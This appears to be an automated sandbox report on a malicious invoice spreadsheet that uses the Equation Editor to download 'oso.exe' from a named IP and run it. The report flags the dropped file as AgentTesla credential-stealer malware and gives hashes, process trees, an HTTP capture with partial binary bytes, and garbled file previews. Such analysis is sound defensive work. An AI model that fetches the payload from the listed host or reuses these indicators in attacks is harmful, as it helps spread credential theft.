SHA-256:	83905385F5DF8E961CE87C8C4F5E2F470CBA3198A6C1ABB0258218D932DDF2E9
SHA-512:	3E63730BC8FFEAD4A57854FEA1F1F137F52683734B68003480030DA77379EF6347115840280B63B75D61569B2F4F307B832241E3CEC23AD27A771F7B16D199A2
Malicious:	false

Preview:

.PNG........IHDR...0...(.....9.......sRGB.........gAMA......a.....pHYs..........o.d....IDATx^....e.z...b.$..P ..^.Jd..8.........c..c..mF.&......F...[....Zk...>.g....{...U.T.S.'.O......eS`S`S
`S`S`S`S`S..Q.{....._...?...g7.6.6.6.6.6.6.6......$......................!..c.?.).).).).).)..).=...+....................}................x.....O.M.M.M.M.M.M.M..M...>....o.l.l.l.l.l..z.l@...&.................@.
....C................+...d.x.w.7.6.6.6.6.6.^..6 {..[.).).).).).).)..)...+....M.M.M.M.M.M.M..A...^.8.Vl.l.l.l.l.l..b.l@....w}S`S`S`S`S`S.eP`...1........................]............x....e..n............+...d.x.w.7.6
.6.6.6.6.^..6 {..[.).).).).).)..)...+....M.M.M.M.M.M.M..A...^.8.Vl.l.l.l.l.l..b.l@....w}S`S`S`S`S`S.eP`...1..................?.....b..o.l.l.l.l.l.l.|`.l@...`.~S`S`S`S`S`S`S`..=.6.6.6.6.6.6.6.>0.6 ....?.
).).).).).).)........................}..................l.M.M.M.M.M.M.M..L...>....o.l.l.l.l.l.l.l@.....................d.x...7.6.6.6.6.6.6.6 .s`S`S`S`S`S`S`S..S`...<...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\9BEAC757.jpeg

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 150x150, segment length 16, baseline, precision 8, 1275x1650, frames 3
Category:	dropped
Size (bytes):	85020
Entropy (8bit):	7.2472785111025875
Encrypted:	false
SSDEEP:	768:RgnqDYqspFlysF6bCd+ksds0cdAgfpS56wmdhcsp0Pxm00JkxuacpxoOlwEF3hVL:RUqQGsF6OdxW6JmPncpxoOthOip
MD5:	738BDB90A9D8929A5FB2D06775F3336F
SHA1:	6A92C54218BFBEF83371E825D6B68D4F896C0DCE
SHA-256:	8A2DB44BA9111358AFE9D111DBB4FC726BA006BFA3943C1EEBDA5A13F87DDAAB
SHA-512:	48FB23938E05198A2FE136F5E337A5E5C2D05097AE82AB943EE16BEB23348A81DA55AA030CB4ABCC6129F6EED8EFC176FECF0BEF4EC4EE6C342FC76CCDA4E 8D6
Malicious:	false

Preview:

......JFIF.............C...C...r...."...}........!1A..Qa."q.
2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz...w.......!1..AQ
.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..?.....(...(...(...(...(...(...(...(...(...(...(...(...
(...
(...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\B9C2427D.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 458 x 211, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	11303
Entropy (8bit):	7.909402464702408
Encrypted:	false
SSDEEP:	192:O64BSHRaEbPRI3iLtF0bLLbEXavJkkTx5QpBAenGIC1bOgjBS6UUijBswpJuaUSt:ODy31IAj0bL/EKvJkVFgFg6UUijOmJJN
MD5:	9513E5EF8DDC8B0D9C23C4DFD4AEECA2
SHA1:	E7FC283A9529AA61F612EC568F836295F943C8EC
SHA-256:	88A52F8A0BDE5931DB11729D197431148EE9223B2625D8016AEF0B1A510EFF4C
SHA-512:	81D1FE0F43FE334FFF857062BAD1DFAE213EED860D5B2DD19D1D6875ACDF3FC6AB82A43E46ECB54772D31B713F07A443C54030C4856FC4842B4C31269F6134 D
Malicious:	false

Preview:

.PNG........IHDR..............P.l....sRGB.........gAMA......a.....pHYs...t...t..f.x..+.IDATx...|.e............{......z.Y8..Di*E.4*6.@.$$....+!.T.H/..M6..RH.l.R.!AC...>3;3;..4..~...>3.<.<..7.
<3..555........c...xo.Z.X.J...Lhv.u.q..C..D......-...#n...!.W..#...x.m..&.S........cG.... s..H.=........(((HJJR.s..05J...2m.....=..R..Gs....G.3.z...".............(..1$..)..[..c&t..ZHv..5....3#..~8...
.Y...............e2...?.0.t.R}ZI..`.&.......rO..U.mK..N.8..C...[..\....G.^y.U.....N.....eff.....A....Z.b.YU....M.j.vC+\.gu..0v..5...fo.....'......^w..y....O.RSS....?.."L.+c.J....ku$._...Av...Z...*Y.0.
z..zMsrT.:.<.q.....a.......O.....$2.=|.0.0..A.v..j....h..P.Nv.......0....z=...I@8m.h.:]..B.q.C.......6...8qB......G\.."L.o..[)..Z.XuJ.pE..Q.u.:..$[K..2.....zM=`.p.Q@.o.LA../.%....EFsk:z...9
.z......>z..H,.{{{...C....n..X.b....K.:..2,...C....;.4....f1,G.....p|f6.^._.c..'"Qll..........W.[..s..q+e.:.|..(....aY..yX....}...n.u..8d...L...:B."zuxz..^..m;p..(&&....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\BEA251DB.jpeg

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\BEA251DB.jpeg

File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 150x150, segment length 16, baseline, precision 8, 1275x1650, frames 3
Category:	dropped
Size (bytes):	85020
Entropy (8bit):	7.2472785111025875
Encrypted:	false
SSDEEP:	768:RgnqDYqspFlysF6bCd+ksds0cdAgfpS56wmdhcsp0Pxm00JkxuacpxoOlwEF3hVL:RUqQGsF6OdxW6JmPncpxoOthOip
MD5:	738BDB90A9D8929A5FB2D06775F3336F
SHA1:	6A92C54218BFBEF83371E825D6B68D4F896C0DCE
SHA-256:	8A2DB44BA9111358AFE9D111DBB4FC726BA006BFA3943C1EEBDA5A13F87DDAAB
SHA-512:	48FB23938E05198A2FE136F5E337A5E5C2D05097AE82AB943EE16BEB23348A81DA55AA030CB4ABCC6129F6EED8EFC176FECF0BEF4EC4EE6C342FC76CCDA4E 8D6
Malicious:	false
Preview:	......JFIF.............C..C...r...."...}........!1A..Qa."q. 2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..w.......!1..AQ .aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz...?.....(

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\C39423A1.png

<table>
<tr><td>Process:</td><td>C:\Program Files\Microsoft Office\Office14\EXCEL.EXE</td></tr>
<tr><td>File Type:</td><td>PNG image data, 458 x 211, 8-bit/color RGB, non-interlaced</td></tr>
<tr><td>Category:</td><td>dropped</td></tr>
<tr><td>Size (bytes):</td><td>11303</td></tr>
<tr><td>Entropy (8bit):</td><td>7.909402464702408</td></tr>
<tr><td>Encrypted:</td><td>false</td></tr>
<tr><td>SSDEEP:</td><td>192:O64BSHRaEbPRI3iLtF0bLLbEXavJkkTx5QpBAenGIC1bOgjBS6UUijBswpJuaUSt:ODy31IAj0bL/EKvJkVFgFg6UUijOmJJN</td></tr>
<tr><td>MD5:</td><td>9513E5EF8DDC8B0D9C23C4DFD4AEECA2</td></tr>
<tr><td>SHA1:</td><td>E7FC283A9529AA61F612EC568F836295F943C8EC</td></tr>
<tr><td>SHA-256:</td><td>88A52F8A0BDE5931DB11729D197431148EE9223B2625D8016AEF0B1A510EFF4C</td></tr>
<tr><td>SHA-512:</td><td>81D1FE0F43FE334FFF857062BAD1DFAE213EED860D5B2DD19D1D6875ACDF3FC6AB82A43E46ECB54772D31B713F07A443C54030C4856FC4842B4C31269F6134 D</td></tr>
<tr><td>Malicious:</td><td>false</td></tr>
<tr><td>Preview:</td><td>.PNG........IHDR..............P.l....sRGB.........gAMA......a.....pHYs...t...t..f.x..+.IDATx...|.e............{......z.Y8..Di*E.4*6.@.$$....+!.T.H/..M6..RH.I.R.!AC...>3;3;..4..~...>3.<.<..7. <3..555........c...xo.Z.X.J...Lhv.u.q..C..D......-...#n...!.W..#...x.m..&.S........cG.... s..H.=......,...(((HJJR.s..05J...2m.....=..R..Gs....G.3.z..."............(..1$..)..[..c&t..ZHv..5....3#..~8... .Y...............e2...?.0.t.R}ZI..`.&.......rO..U.mK..N.8..C...[..\....G.^y.U.....N.....eff.....A....Z.b.YU....M.j.vC+\.gu..0v..5...fo.....'......^w..y....O.RSS....?.."L.+c.J....ku$._...Av...Z...*Y.0. z..zMsrT.:.<.q.....a.......O.....$2.=|.0.0..A.v..j....h..P.Nv.......,0....z=...I@8m.h.:]..B.q.C.......6...8qB......G\.."L.o..[)..Z.XuJ.pE..Q.u.:..$[K..2.....zM=`.p.Q@.o.LA../.%....EFsk:z...9 .z......>z..H,.{{{...C....n..X.b....K.:..2,...C....;.4....f1,G.....p|f6.^._.c..'"Qll..........W.[..s..q+e.:.|..(....aY..yX....}...n.u..8d...L...:B."zuxz..^..m;p..(&&....</td></tr>
</table>

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\EDD7C96C.jpeg

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	[TIFF image data, big-endian, direntries=4], baseline, precision 8, 654x513, frames 3
Category:	dropped
Size (bytes):	62140
Entropy (8bit):	7.529847875703774
Encrypted:	false
SSDEEP:	1536:S30U+TLdCuTO/G6VepVUxKHu9CongJvJsg:vCTbVKVzHu9ConWvJF
MD5:	722C1BE1697CFCEAE7BDEFB463265578
SHA1:	7D300A2BAB951B475477FAA308E4160C67AD93A9
SHA-256:	2EE4908690748F50B261A796E6932FBCA10A79D83C316A9CEE92726CA4453DAE
SHA-512:	2F38E0581397025674FA40B20E73B32D26F43851BE9A8DFA0B1655795CDC476A5171249D1D8D383693775ED9F132FA6BB56D92A8949191738AF05DA053C4E561
Malicious:	false
Preview:	......JFIF.....`.`......Exif..MM.*.......;.........J.i.........R.......................>..

C:\Users\user\Desktop\~$FACTURA 3879843.xlsx

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fj/FFDJw2fV:vBFFGaFFGS
MD5:	96114D75E30EBD26B572C1FC83D1D02E
SHA1:	A44EEBDA5EB09862AC46346227F06F8CFAF19407

C:\Users\user\Desktop\~$FACTURA 3879843.xlsx	
SHA-256:	0C6F8CF0E504C17073E4C614C8A7063F194E335D840611EEFA9E29C7CED1A523
SHA-512:	52D33C36DF2A91E63A9B1949FDC5D69E6A3610CD3855A2E3FC25017BF0A12717FC15EB8AC6113DC7D69C06AD4A83FAF0F021AD7C8D30600AA8168348BD0FA90
Malicious:	**true**
Preview:	.user ..A.l.b.u.s. . . . . ..user ..A.l.b.u.s. . . . .

C:\Users\Public\vbc.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	1021952
Entropy (8bit):	7.259067983893984
Encrypted:	false
SSDEEP:	12288:gBKH67/6J5DhLI7/Hc6m60hVaIQNSef8IkyrA8Iz/syaUVKnpL7INeLc:gBJ63VUiXhIPSCIkSAjzahpgNeLc
MD5:	E8194372570D57749B3033E063BDC5D8
SHA1:	50C6AB11638DBF4428767359BFA824A12022D7DC
SHA-256:	5E6C4E2ABF28FE57B881DC7751FE2422D5515232C93F3049276607CBC01AC74F
SHA-512:	73B360EC191DBC7A048021696ABEFC74EDDBFD8DB0B622EA5CB8A1D275792C42DDED1E7577352F5C02FCEB343D1550FF389626DA63467A8B579B77816CF4891
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...+..`.....2...b.....Q... ...`....@.. ....@.....P..K.....]..... ....H.....text...41... ...2..... ..`.sdata.....`.....6.....@....rsrc....].... ...^...8.....@..@.reloc.....@..B..... ....

Static File Info

General

File type:	CDFV2 Encrypted
Entropy (8bit):	7.994232412140433
TrID:	• Generic OLE2 / Multistream Compound File (8008/1) 100.00%
File name:	FACTURA 3879843.xlsx
File size:	1227776
MD5:	9ae3b1aa2c80f4e12e33569d7b5839df
SHA1:	8579f018a10f93cedbb73369fb8c7b66416d9846
SHA256:	82737660638921bf4d3e82bf4c059ec3cb0b61bd988365572bd4207b87ceb060
SHA512:	365e321efdcc8d3bfaa5d239ab31b88a21fb446382ac263d06aeeafc616999ebd37fcdc97a8c48d1f9e8b9338d719abdcfe7e96b6320cc4b9b361af84ce34928
SSDEEP:	24576:oi5w8rke62kK0gdD6kAM41j3qU87qnaF9YEof0lm1BTY29zn1nclKd:oCwi62kK0gZ6D1jDA9Yll+NT1Dd
File Content Preview:	.....>..... .....|.....~..... .....

File Icon

Icon Hash:	e4e2aa8aa4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "FACTURA 3879843.xlsx"

Indicators	
Has Summary Info:	False
Application Name:	unknown
Encrypted Document:	True
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	False

Streams

Network Behavior

Network Port Distribution

TCP Packets

HTTP Request Dependency Graph

- 198.12.91.148

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	198.12.91.148	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Jul 22, 2021 18:18:32.238163948 CEST	0	OUT	GET /oso.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 198.12.91.148 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jul 22, 2021 18:18:32.379816055 CEST	1	IN	HTTP/1.1 200 OK Date: Thu, 22 Jul 2021 16:18:32 GMT Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/7.3.29 Last-Modified: Thu, 22 Jul 2021 07:24:36 GMT ETag: "f9800-5c7b12de621e5" Accept-Ranges: bytes Content-Length: 1021952 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 04 00 2b 1d f9 60 00 00 00 00 00 00 00 00 e0 00 0e 01 0b 01 06 00 00 32 0c 00 00 62 03 00 00 00 00 00 2e 51 0c 00 00 20 00 00 00 60 0c 00 00 00 40 00 00 20 00 00 00 02 00 00 04 0 0 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 10 00 00 04 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 e0 50 0c 00 4b 00 00 00 00 80 0c 00 e8 5d 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e0 0f 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 34 31 0c 00 00 20 00 00 00 32 0c 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 73 64 61 74 61 00 00 18 00 00 00 00 60 0c 00 00 02 00 00 00 36 0c 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 e8 5d 03 00 00 80 0c 00 00 5e 03 00 00 38 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 e0 0f 00 00 02 00 00 00 96 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PEL+`2b.Q `@ @PK] H.text41 2 `.sdata`6@.rsrc]^8@@.reloc@B

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 2656 Parent PID: 584

General

Start time:	18:17:44
Start date:	22/07/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13f910000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

File Written

Registry Activities Show Windows behavior

Key Created

Key Value Created

Key Value Modified

Analysis Process: EQNEDT32.EXE PID: 260 Parent PID: 584

General

Start time:	18:18:06
Start date:	22/07/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Registry Activities Show Windows behavior

Key Created

Analysis Process: vbc.exe PID: 3068 Parent PID: 260

General

Start time:	18:18:10
Start date:	22/07/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\vbc.exe'
Imagebase:	0xec0000
File size:	1021952 bytes
MD5 hash:	E8194372570D57749B3033E063BDC5D8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Antivirus matches:	• Detection: 100%, Joe Sandbox ML
Reputation:	low

File Activities

Show Windows behavior

File Read

Analysis Process: vbc.exe PID: 1772 Parent PID: 3068

General

Start time:	18:18:33
Start date:	22/07/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\Public\vbc.exe
Imagebase:	0xec0000
File size:	1021952 bytes
MD5 hash:	E8194372570D57749B3033E063BDC5D8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000007.00000002.2364285317.0000000002511000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000007.00000002.2363650906.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000007.00000002.2363650906.0000000000402000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

File Read

Disassembly

Code Analysis